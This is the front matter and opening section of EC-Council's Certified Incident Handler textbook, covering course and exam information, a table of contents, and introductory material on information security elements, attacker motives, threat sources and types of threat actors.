E|CIH
EC-Council Certified Incident Handler

EC-Council | Academia

# EC-Council Certified Incident Handler

# ACADEMIA SERIES

EC-Council Official Curricula

# EC-Council Certified Incident Handler

Version 3

EC-Council

Copyright © 2023 by EC-Council. All rights reserved. Except as permitted under the Copyright Act of 1976, no part of this publication may be reproduced or distributed in any form or by any means, or stored in a database or retrieval system, without the prior written permission of the publisher, with the exception that the program listings may be entered, stored, and executed in a computer system, but may not be reproduced for publication without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to EC-Council, addressed "Attention: EC-Council," at the address below:

EC-Council New Mexico
101C Sun Ave NE
Albuquerque, NM 87109

Information contained in this publication has been obtained by EC-Council from sources believed to be reliable. EC-Council takes reasonable measures to ensure that the content is current and accurate; however, because of the possibility of human or mechanical error, we do not guarantee the accuracy, adequacy, or completeness of any information and are not responsible for any errors or omissions nor for the accuracy of the results obtained from use of such information.

The courseware is a result of extensive research and contributions from subject-matter experts from all over the world. Due credits for all such contributions and references are given in the courseware in the research endnotes. We are committed to protecting intellectual property rights. If you are a copyright owner (an exclusive licensee or their agent) and you believe that any part of the courseware constitutes an infringement of copyright, or a breach of an agreed license or contract, you may notify us at **legal@eccouncil.org**. In the event of a justified complaint, EC-Council will remove the material in question and make necessary rectifications.

The courseware may contain references to other information resources and security solutions, but such references should not be considered as an endorsement of or recommendation by EC-Council.

Readers are encouraged to report errors, omissions, and inaccuracies to EC-Council at **legal@eccouncil.org**. If you have any issues, please contact us at **support@eccouncil.org**.

## NOTICE TO THE READER

EC-Council does not warrant or guarantee any of the products, methodologies, or frameworks described herein nor does it perform any independent analysis in connection with any of the product information contained herein. EC-Council does not assume, and expressly disclaims, any obligation to obtain and include information other than that provided to it by the manufacturer. The reader is expressly warned to consider and adopt all safety precautions that might be indicated by the activities described herein and to avoid all potential hazards. By following the instruction contained herein, the reader willingly assumes all risks in connection with such instructions. EC-Council makes no representations or warranties of any kind, including but not limited to the warranties of fitness for particular purpose or merchantability, nor are any such representations implied with respect to the material set forth herein, and EC-Council takes no responsibility with respect to such material. EC-Council shall not be liable for any special, consequential, or exemplary damages resulting, in whole or in part, from the reader's use of or reliance upon this material.

# Foreword

Owing to the recent dramatic upsurge in cyber threat incidents, most organizations are now concerned about data breaches caused by targeted cyberattacks, malware campaigns, zero-day vulnerabilities, and ransomware attacks. A recent (2023) ransomware attack on Dental Insurer Managed Care of North America (MCNA) compromised sensitive medical records of over 8.9 million people, including their addresses, social security number (SSN), driving license information, and medical insurance data. According to TechCrunch, the attack was launched by LockBit, a ransomware group, which exfiltrated approximately 700 GB of sensitive data. Further, the group demanded MCNA to pay a $10 million ransom, with the threat to publish the exfiltrated data. The LockBit group also published the stolen medical records on a dark web data leak site as the proof of data breach.

It should be noted that while some organizations have the resources and skills required to protect their IT infrastructure against such threats, many still lack the ability to appropriately handle cyberattacks. Despite installing state-of-the-art security software solutions or spending thousands of dollars on security mechanisms, no organization is completely secure. To better defend itself, an organization must be aware of the possibility of such attacks beforehand and be well equipped to effectively handle them, which requires the use of incident handling and response (IH&R) processes. An effective cyber defense policy requires skilled IH&R personnel who can not only detect incidents, but also contain them rapidly and eradicate them completely. Security incursions are inevitable; therefore, organizations require incident handlers who can prepare security policies and plans to tackle incidents appropriately and efficiently to reduce their impact.

EC-Council Certified Incident Handler (ECIH) is a well-regarded cyber security incident response training program that teaches a structured approach to effective IH&R.

In the current complex and ever-changing threat landscape, ECIH is an essential program for those dealing with security incidents daily. This course addresses various underlying principles and techniques for detecting and responding to current and emerging cybersecurity threats. In this course, students learn how to handle various types of incidents, risk assessment methodologies, as well as laws and policies related to incident handling. After completing the course, students can create IH&R policies and deal with different types of security issues involving malware, email security, network security, web application security, cloud security, insider threat, and endpoint security incidents. In addition, students will learn about the first-response procedures in the incident handling process, including the collection, preservation, packaging, and transportation of digital evidence from the crime scene.



**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

# About EC-Council

The International Council of Electronic Commerce Consultants, better known as EC-Council, was founded in late 2001 to address the need for well-educated and certified information security and e-business practitioners. EC-Council is a global, member-based organization composed of industry and subject matter experts working together to set the standards and raise the bar in information security certification and education.

EC-Council first developed the Certified Ethical Hacker (C|EH) program with the goal of teaching the methodologies, tools, and techniques used by hackers. Leveraging the collective knowledge of hundreds of subject-matter experts, the CEH program has rapidly gained popularity around the world and is now delivered in more than 145 countries by more than 950 authorized training centers. It is considered as the benchmark for many government entities and major corporations around the globe.

EC-Council, through its impressive network of professionals and huge industry following, has also developed a range of other leading programs in information security and e-business. EC-Council certifications are viewed as the essential certifications needed when standard configuration and security policy courses fall short. Providing a true, hands-on, tactical approach to security, individuals armed with the knowledge disseminated by EC-Council programs are tightening security networks around the world and beating hackers at their own game.

## Other EC-Council Programs

### Security Awareness: Certified Secure Computer User

C|SCU
Certified Secure Computer User

The purpose of the CSCU training program is to provide students with the necessary knowledge and skills to protect their information assets. This class will immerse students in an interactive learning environment where they will acquire fundamental understanding of various computer and network security threats such as identity theft, credit card fraud, online banking phishing scams, viruses and backdoors, email hoaxes, sexual predators and other online threats, loss of confidential information, hacking attacks, and social engineering. More importantly, the skills learnt from the class help students take the necessary steps to mitigate their security exposure.

---

### Cyber Security: Certified Cybersecurity Technician

C|CT
Certified Cybersecurity Technician

The Certified Cybersecurity Technician (CCT) program covers the fundamental concepts of cybersecurity. It equips students with the skills required to identify the increasing network security threats that reflect on the organization's security posture and implement general security controls to protect the underlying IT infrastructure from unauthorized access, alteration, destruction, or disclosure.



**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

This program gives a holistic overview of the key components of cybersecurity. The course is designed for those interested in learning the various fundamentals of cybersecurity and aspire to pursue a career in cybersecurity.

---

## Network Defense: Certified Network Defender

Students enrolled in the Certified Network Defender course will gain a detailed understanding of network defense and develop their hands-on expertise to perform in real-life network defense situations. They will gain the depth of technical knowledge required to actively design a secure network within your organization. This course provides a fundamental understanding of the true nature of data transfer, network technologies, and software technologies so that students may understand how networks operate, how automation software behaves, and how to analyze networks and their defense.

Students will learn how to protect, detect, and respond to the network attacks as well as learning about network defense fundamentals, the application of network security controls, protocols, perimeter appliances, secure IDS, VPN, and firewall configuration. Students will also learn the intricacies of network traffic signature, analysis, and vulnerability scanning, which will help in designing improved network security policies and successful incident response plans. These skills will help organizations foster resiliency and operational continuity during attacks.

---

## Network Defense: Certified Cloud Security Engineer

Certified Cloud Security Engineer (CCSE) course includes both vendor neutral and vendor specific cloud security concepts. Vendor neutral concepts include universally applicable general cloud security best practices, technology, frameworks, and principles that help individuals to strengthen their fundamentals. Vendor specific concepts help individuals to gain the practical skills required when they actually start working with a specific cloud platform. Thus, this course helps individuals in strengthening their fundamental cloud security knowledge and gain practical knowledge of security practices, tools, and techniques used to configure widely used public cloud providers such as AWS, AZURE, and GCP.

---

## Ethical Hacking: Certified Ethical Hacker

The Certified Ethical Hacker (CEH) credential is the most trusted ethical hacking certification and accomplishment recommended by employers globally. It is the most desired information security certification and represents one of the fastest-growing cyber credentials required by critical infrastructure and essential service providers. Since the introduction of CEH in 2003, it is recognized as a standard within the information security community. CEH continues to introduce the latest hacking techniques and



**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

the most advanced hacking tools and exploits used by hackers and information security professionals today. The Five Phases of Ethical Hacking and the original core mission of CEH remain valid and relevant today: “To beat a hacker, you need to think like a hacker.”

CEH provides an in-depth understanding of ethical hacking phases, various attack vectors, and preventative countermeasures. It will teach you how hackers think and act maliciously so that you will be better positioned to set up your security infrastructure and defend future attacks. Understanding system weaknesses and vulnerabilities help organizations strengthen their system security controls to minimize the risk of an incident.

CEH was built to incorporate a hands-on environment and systematic process across every ethical hacking domain and methodology, giving you the opportunity to work towards proving the required knowledge and skills needed to perform the job of an ethical hacker. You will be exposed to an entirely different posture towards the responsibilities and measures required to be secure.

---

## Penetration Testing: Certified Penetration Testing Professional

CPENT certification requires you to demonstrate the application of advanced penetration testing techniques such as advanced Windows attacks, IOT systems attacks, advanced binaries exploitation, exploits writing, bypassing a filtered network, Operational Technology (OT) pen testing, accessing hidden networks with pivoting and double pivoting, privilege escalation, and evading defense mechanisms.

EC-Council’s CPENT standardizes the knowledge base for penetration testing professionals by incorporating best practices followed by experienced experts in the field. The objective of the CPENT is to ensure that each professional follows a strict code of ethics, is exposed to the best practices in the domain of penetration testing and aware of all the compliance requirements required by the industry.

Unlike a normal security certification, the CPENT credential provides an assurance that security professionals possess skills to analyze the security posture of a network exhaustively and recommend corrective measures authoritatively. For many years EC-Council has been certifying IT Security Professionals around the globe to ensure these professionals are proficient in network security defense mechanisms. EC-Council’s credentials vouch for their professionalism and expertise thereby making these professionals more sought after by organizations and consulting firms globally.

---

## Computer Forensics: Computer Hacking Forensic Investigator

Computer Hacking Forensic Investigator (CHFI) is a comprehensive course covering major forensic investigation scenarios. It enables students to acquire crucial hands-on experience with various forensic investigation techniques. Students learn how to utilize standard



EC-Council Certified Incident Handler Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

forensic tools to successfully carry out a computer forensic investigation, preparing them to better aid in the prosecution of perpetrators.

EC-Council's CHFI certifies individuals in the specific security discipline of computer forensics from a vendor-neutral perspective. The CHFI certification bolsters the applied knowledge of law enforcement personnel, system administrators, security officers, defense and military personnel, legal professionals, bankers, security professionals, and anyone who is concerned about the integrity of network infrastructures.

---

## Management: Certified Chief Information Security Officer

The Certified Chief Information Security Officer (CCISO) program was developed by EC-Council to fill a knowledge gap in the information security industry. Most information security certifications focus on specific tools or practitioner capabilities. When the CCISO program was developed, no certification existed to recognize the knowledge, skills, and aptitudes required for an experienced information security professional to perform the duties of a CISO effectively and competently. In fact, at that time, many questions existed about what a CISO really was and the value this role adds to an organization.

The CCISO Body of Knowledge helps to define the role of the CISO and clearly outline the contributions this person makes in an organization. EC-Council enhances this information through training opportunities conducted as instructor-led or self-study modules to ensure candidates have a complete understanding of the role. EC-Council evaluates the knowledge of CCISO candidates with a rigorous exam that tests their competence across five domains with which a seasoned security leader should be familiar.

---

## Application Security: Certified Application Security Engineer

The Certified Application Security Engineer (CASE) credential is developed in partnership with large application and software development experts globally. The CASE credential tests the critical security skills and knowledge required throughout a typical software development life cycle (SDLC), focusing on the importance of the implementation of secure methodologies and practices in today's insecure operating environment.

The CASE certified training program is developed concurrently to prepare software professionals with the necessary capabilities that are expected by employers and academia globally. It is designed to be a hands-on, comprehensive application security course that will help software professionals create secure applications. The training program encompasses security activities involved in all phases of the Software Development Lifecycle (SDLC): planning, creating, testing, and deploying an application.



**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Unlike other application security trainings, CASE goes beyond just the guidelines on secure coding practices and includes secure requirement gathering, robust application design, and handling security issues in post development phases of application development. This makes CASE one of the most comprehensive certifications on the market today. It is desired by software application engineers, analysts, testers globally, and respected by hiring authorities.

---

## Incident Handling: Certified Threat Intelligence Analyst

Certified Threat Intelligence Analyst (C|TIA) is designed and developed in collaboration with cybersecurity and threat intelligence experts across the globe to help organizations identify and mitigate business risks by converting unknown internal and external threats into known threats. It is a comprehensive, specialist-level program that teaches a structured approach for building effective threat intelligence.

In the ever-changing threat landscape, C|TIA is an essential Threat Intelligence training program for those who deal with cyber threats on a daily basis. Organizations today demand a professional-level cybersecurity threat intelligence analyst who can extract the intelligence from data by implementing various advanced strategies. Such professional-level Threat Intelligence training programs can only be achieved when the core of the curricula maps with and is compliant to government and industry published threat intelligence frameworks.

---

## Incident Handling: Certified SOC Analyst

The Certified SOC Analyst (CSA) program is the first step to joining a security operations center (SOC). It is engineered for current and aspiring Tier I and Tier II SOC analysts to achieve proficiency in performing entry-level and intermediate-level operations.

CSA is a training and credentialing program that helps the candidate acquire trending and in-demand technical skills through instruction by some of the most experienced trainers in the industry. The program focuses on creating new career opportunities through extensive, meticulous knowledge with enhanced level capabilities for dynamically contributing to a SOC team. Being an intense 3-day program, it thoroughly covers the fundamentals of SOC operations, before relaying the knowledge of log management and correlation, SIEM deployment, advanced incident detection, and incident response. Additionally, the candidate will learn to manage various SOC processes and collaborate with CSIRT at the time of need.

---



**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

# ECIH Exam Information

| ECIH Exam Details | |
|---|---|
| Exam Title | **EC-Council Certified Incident Handler (ECIH)** |
| Exam Code | **212-89** |
| Availability | **EC-Council Exam Portal** (please visit **https://www.eccexam.com**) |
| Duration | **3 Hours** |
| Number of Questions | **100** |
| Test Format | **Multiple Choice** |
| Passing Score | Please refer **https://cert.eccouncil.org/faq.html** |



**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

This page is intentionally left blank.

# Table of Contents


**Module 01: Introduction to Incident Handling and Response** **1**

Understand Information Security Threats and Attack Vectors 3

Explain Various Attack and Defense Frameworks 24

Understand Information Security Concepts 44

Understand Information Security Incidents 57

Understand the Incident Management Process 61

Understand Incident Response Automation and Orchestration 68

Describe Various Incident Handling and Response Best Practices 71

Explain Various Standards Related to Incident Handling and Response 77

Explain Various Cybersecurity Frameworks 91

Understand Incident Handling Laws and Legal Compliance 95

**Module 02: Incident Handling and Response Process** **107**

Understand Incident Handling and Response (IH&R) Process 109

Explain Preparation Steps for Incident Handling and Response 117

Understand Incident Recording and Assignment 163

Understand Incident Triage 173

Explain the Process of Notification 182

Understand the Process of Containment 192

Describe Evidence Gathering and Forensics Analysis 196

Explain the Process of Eradication 198

Understand the Process of Recovery 200

Describe Various Post-Incident Activities 202

Explain the Importance of Information Sharing Activities 215

**Module 03: First Response** **219**

Explain the Concept of First Response 221

Understand the Process of Securing and Documenting the Crime Scene 227

Understand the Process of Collecting Evidence at the Crime Scene 231

Explain the Process for Preserving, Packaging, and Transporting Evidence 237




**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

**Module 04: Handling and Responding to Malware Incidents** **245**

Understand the Handling of Malware Incidents 247

Explain Preparation for Handling Malware Incidents 249

Understand Detection of Malware Incidents 251

Explain Containment of Malware Incidents 262

Describe How to Perform Malware Analysis 265

Understand Eradication of Malware Incidents 341

Explain Recovery after Malware Incidents 347

Understand the Handling of Malware Incidents - Case Study 350

Describe Best Practices against Malware Incidents 354

**Module 05: Handling and Responding to Email Security Incidents** **359**

Understand Email Security Incidents 361

Explain Preparation Steps for Handling Email Security Incidents 374

Understand Detection and Containment of Email Security Incidents 378

Understand Analysis of Email Security Incidents 388

Explain Eradication of Email Security Incidents 418

Understand the Process of Recovery after Email Security Incidents 423

Understand the Handling of Email Security Incidents - Case Study 428

Explain Best Practices against Email Security Incidents 431

**Module 06: Handling and Responding to Network Security Incidents** **441**

Understand the Handling of Network Security Incidents 443

Prepare to Handle Network Security Incidents 446

Understand Detection and Validation of Network Security Incidents 450

Understand the Handling of Unauthorized Access Incidents 464

Understand the Handling of Inappropriate Usage Incidents 498

Understand the Handling of Denial-of-Service Incidents 534

Understand the Handling of Wireless Network Security Incidents 546

Understand the Handling of Network Security Incidents - Case Study 552

Describe Best Practices against Network Security Incidents 554



**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

**Module 07: Handling and Responding to Web Application Security Incidents** **563**

Understand the Handling of Web Application Incidents 565

Explain Preparation for Handling Web Application Security Incidents 569

Understand Detection and Containment of Web Application Security Incidents 575

Explain Analysis of Web Application Security Incidents 586

Understand Eradication of Web Application Security Incidents 616

Explain Recovery after Web Application Security Incidents 633

Understand the Handling of Web Application Security Incidents - Case Study 639

Describe Best Practices for Securing Web Applications 642

**Module 08: Handling and Responding to Cloud Security Incidents** **651**

Understand the Handling of Cloud Security Incidents 653

Explain Various Steps Involved in Handling Cloud Security Incidents 673

Understand How to Handle Azure Security Incidents 696

Understand How to Handle AWS Security Incidents 734

Understand How to Handle Google Cloud Security Incidents 761

Understand the Handling of Cloud Security Incidents - Case Study 793

Explain Best Practices against Cloud Security Incidents 797

**Module 09: Handling and Responding to Insider Threats** **807**

Understand the Handling of Insider Threats 809

Explain Preparation Steps for Handling Insider Threats 816

Understand Detection and Containment of Insider Threats 818

Explain Analysis of Insider Threats 831

Understand Eradication of Insider Threats 854

Understand the Process of Recovery after Insider Attacks 860

Understand the Handling of Insider Threats - Case Study 861

Describe Best Practices against Insider Threats 863

**Module 10: Handling and Responding to Endpoint Security Incidents** **867**

Understand the Handling of Endpoint Security Incidents 869



**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Explain the Handling of Mobile-based Security Incidents 872
Explain the Handling of IoT-based Security Incidents 909
Explain the Handling of OT-based Security Incidents 926
Understand the Handling of Endpoint Security Incidents - Case Study 947

**Glossary** **953**
**References** **967**


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

E|CIH

EC-Council | Certified Incident Handler

EC-Council

Building A Culture Of Security

Module 01

# INTRODUCTION TO INCIDENT HANDLING AND RESPONSE

EC-Council Official Curricula

This page is intentionally left blank.

# Learning Objectives

The constantly evolving and complex cyber threat landscape, along with security breaches and data theft, have compelled organizations to acknowledge the significance of handling and responding to security incidents in a proper manner. Handling these incidents efficiently and effectively, in a planned manner, helps organizations minimize their impact, mitigate the exploited vulnerabilities, restore the affected services and processes, reduce the risk of future threats, and enhance their own cyber defense strategy. Furthermore, planning incident response keeps organizations prepared for various known and unknown threats and establishes a reliable method of identifying security incidents in a timely manner.

This module explains in detail the various information security threats and attack vectors, along with the classification of attacks and vulnerabilities. It also discusses various attack frameworks. In addition to discussing information security incidents, signs of an incident, and costs of incidents, it provides an overview of the incident management process. Further, it provides an overview of information security concepts. Next, it provides an overview of incident response automation and orchestration as well as the best practices for incident handling and response (IH&R) and the various standards and frameworks related to incident handling. In conclusion, it explains the importance of laws in incident handling and the various laws that may influence the incident-handling process.

At the end of this module, you will be able to:

- Understand information security threats and attack vectors
- Explain various attack and defense frameworks
- Understand information security concepts
- Understand information security incidents
- Understand the incident management process
- Understand incident response automation and orchestration
- Describe various incident handling and response best practices
- Explain various standards related to incident handling and response
- Explain various cybersecurity frameworks
- Understand incident handling laws and legal compliance

# Understand Information Security Threats and Attack Vectors

As attackers adopt different attack vectors and techniques to target organizational information systems, incident responders must understand their motives and goals for effective response planning and preparation. This knowledge will help them respond to various information security incidents quickly by reducing their overall impact to a greater extent.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

This section discusses the various elements of information security, including the motives, goals, and objectives of information security attacks; threat, threat sources, and threat actors; information security attack vectors; classification of attacks; and classification of vulnerabilities.

## Elements of Information Security

Information security is defined as a state of well-being of information and infrastructure in which the possibility of theft, tampering, and disruption of information and services is low or tolerable. It relies on five major elements: confidentiality, integrity, availability, authenticity, and nonrepudiation.

- **Confidentiality**

  Confidentiality is the assurance that the information is accessible only to those who are authorized to have access. It plays a major role in securing sensitive information from unauthorized access. Confidentiality breaches may occur due to improper data handling or a successful hacking attempt. To prevent such breaches, organizations must implement confidentiality controls, such as data classification, data encryption, password setting, multifactor authentication, biometric verification, security tokens, and key fobs.

- **Integrity**

  Integrity is the trustworthiness of data or resources in the prevention of improper and unauthorized changes—the assurance that information is sufficiently accurate for its purpose. Measures to maintain data integrity may include a checksum (a number produced by a mathematical function to verify that a given block of data is not changed) and access control (which ensures that only authorized people can update, add, and delete data to protect its integrity).

- **Availability**

  Availability is the assurance that systems responsible for delivering, storing, and processing information are accessible when required by authorized users. Measures to maintain data availability can include redundant system disk arrays and clustered machines, antivirus software to stop malware from destroying networks, and distributed denial-of-service (DDoS) prevention systems.

- **Authenticity**

  Authenticity refers to the genuineness or uncorruptness of communication, documents, or data. The major role of authentication is to confirm whether a user is who they claim to be. Controls, such as biometrics, smart cards, and digital certificates, ensure the authenticity of data, transactions, communications, and documents.

- **Non-Repudiation**

  Non-repudiation is a way to guarantee that the sender of a message cannot later deny having sent the message, and that the recipient cannot deny having received the message. Individuals and organizations use digital signatures to ensure non-repudiation.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

**Note:** Confidentiality, integrity, and availability are collectively referred to as the CIA triad.

## Motives, Goals, and Objectives of Information Security Attacks

Information security attackers generally have motives (goals) and objectives for their attacks. A motive may originate from the notion that a target system stores or processes something valuable, leading to the threat of an attack on the system. The purpose of the attack may be to disrupt the target organization's business operations, steal valuable information for the sake of curiosity, or even exact revenge. Thus, these motives or goals depend on the attacker's state of mind, reason for carrying out such an activity, and available resources and capabilities. Once an attacker determines his/her goal, he/she can employ various tools, attack techniques, and methods to exploit vulnerabilities in a computer system or security policy and controls.

**Attacks = Motive (Goal) + Method + Vulnerability**

Motives behind information security attacks are listed below:

- Disrupting business continuity
- Performing information theft
- Manipulating data
- Creating fear and chaos by disrupting critical infrastructure
- Bringing financial loss to the target
- Propagating religious or political beliefs
- Achieving the state's military objectives
- Damaging the reputation of the target
- Taking revenge
- Demanding ransom
- Fun/thrills/exploration

## Threat and Threat Actors

- **Threat**

  A threat is the potential occurrence of an undesirable event that can eventually damage and disrupt the operational and functional activities of an organization. A threat can be any type of entity or action performed on physical or intangible assets that disrupts security. The existence of threats may be accidental, intentional, or due to the impact of another action. Attackers use cyber threats to infiltrate and steal data such as personal information, financial information, and login credentials. They can also use a compromised system to perform malicious activities and launch further attacks. The criticality of a threat is based on how much damage it can cause, how uncontrollable it is, or the level of complexity in identifying the latest discovered threat incident in advance. Threats to data assets cause a loss of confidentiality, integrity, or availability


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

(CIA) of data. They also result in data loss, identity theft, cyber sabotage, and information disclosure.

- **Threat Actor**

  A threat actor or malicious actor is a person or entity responsible for harmful incidents or has the potential to impact the security of an organization's network. It is not necessary for a threat actor to have technical skills. A threat actor could be a person or an organization with the intention of creating an incident that can have a malicious effect on the safety of the organization's infrastructure or systems.

## Threats Sources

Depicted below are the various sources from which threats may originate. They can be broadly classified as natural, unintentional, or intentional threats.





Figure 1.1: Classification of Threat Sources

- **Natural Threats**

  Natural factors, such as fires, floods, power failures, lightning, meteors, and earthquakes, are potential threats to an organization's assets. For example, they may cause severe physical damage to the computer system.

- **Unintentional Threats**

  Unintentional threats exist because of the potential for unintentional errors occurring within the organization. Examples include insider-originated security breaches, negligence, operator errors, unskilled administrators, lazy or untrained employees, and accidents.

- **Intentional Threats**

  There are two sources of intentional threats:

  - **Internal Threats**

    Most computer- and Internet-related crimes are insider or internal attacks. These threats are performed by insiders within the organization, such as disgruntled or


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

negligent employees, and they harm the organization intentionally or unintentionally. Most such attacks are performed by privileged users of the network.

The causes of insider attacks can be revenge, disrespect, frustration, or a lack of security awareness. Insider attacks are more dangerous than external attacks because insiders are familiar with the network architecture, security policies, and organizational regulations. Additionally, security measures and solutions typically focus more on external attacks, potentially leading an organization to be underequipped to identify and counter internal attacks.

- **External Threats**

  External attacks exploit vulnerabilities that already exist in a network without the assistance of insider employees. Therefore, the potential for an external attack depends on the severity of the identified network weaknesses. Attackers may perform such attacks for financial gain, to damage the reputation of the target organization, or simply for the sake of curiosity. External attackers can be individuals with expertise in attack techniques or a group of people who work together with a shared motive. For example, attacks can be performed with the objective of supporting a cause, competing companies for corporate espionage, and by countries for surveillance. Attackers performing external attacks have a predefined plan and use specialized tools and techniques to penetrate networks successfully. External attacks can include application- and virus-based, password-based, instant messaging–based, network traffic–based, and operating system (OS)–based attacks.

  External threats are further classified into two types:

  - **Structured external threats**

    Structured external threats are implemented by technically skilled attackers using various tools to gain access to a network, with the aim of disrupting services. The motivation behind such attacks may include criminal bribes, racism, politics, terrorism, and so on. Examples include distributed ICMP floods, spoofing, and simultaneous execution of attacks from multiple sources. The tracking and identification of an attacker executing such an attack can be challenging.

  - **Unstructured external threats**

    Unstructured external threats are implemented by unskilled/aspiring attackers, popularly known as “script kiddies” to access networks. Most such attacks are performed primarily out of curiosity rather than criminal intentions. For example, untrained attackers use freely available online tools to attempt a network attack or crash a website or other public domain on the Internet. Unstructured external threats can easily be prevented by adopting security solutions such as port-scanning and address-sweeping tools.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Types of Threat Actors

Discussed below are some of the important types of threat actors:

- **Black Hats**

  Black hats are individuals who use their extraordinary computing skills for illegal or malicious purposes. This category of hackers is often involved in criminal activities. These are also known as crackers.

- **White Hats**

  White hats or penetration testers use their hacking skills for defensive purposes. Nowadays, almost every organization has security analysts who possess expertise in hacking countermeasures to safeguard the network and information systems against malicious attacks. These analysts are authorized by the system owner to carry out their duties.

- **Gray Hats**

  Gray hats are individuals who work both offensively and defensively at various times. Gray hats might help hackers find various vulnerabilities in a system or network and, at the same time, help vendors improve products (software or hardware) by checking limitations and making them more secure.

- **Suicide Hackers**

  Suicide hackers are individuals who aim to bring down critical infrastructure for a "cause" and are not worried about facing jail terms or any other kind of punishment. Suicide hackers are similar to suicide bombers who sacrifice their lives for an attack and are thus not concerned with the consequences of their actions.

- **Script Kiddies**

  Script kiddies are unskilled hackers who compromise systems by running scripts, tools, and software developed by real hackers. They usually focus on quantity rather than the quality of attacks that they initiate. They do not have a specific target or goal in performing the attack and simply aim to gain popularity or prove their technical skills.

- **Cyber Terrorists**

  Cyber terrorists are individuals with a wide range of skills who are motivated by religious or political beliefs to create fear of large-scale disruption of computer networks.

- **State-sponsored Attackers**

  State-sponsored hackers are skilled individuals with expertise in hacking and are employed by the government to penetrate, gain top-secret information from, and damage the information systems of other governments or military organizations. The main aim of these threat actors is to detect vulnerabilities in and exploit another nation's infrastructure and gather intelligence or sensitive information.


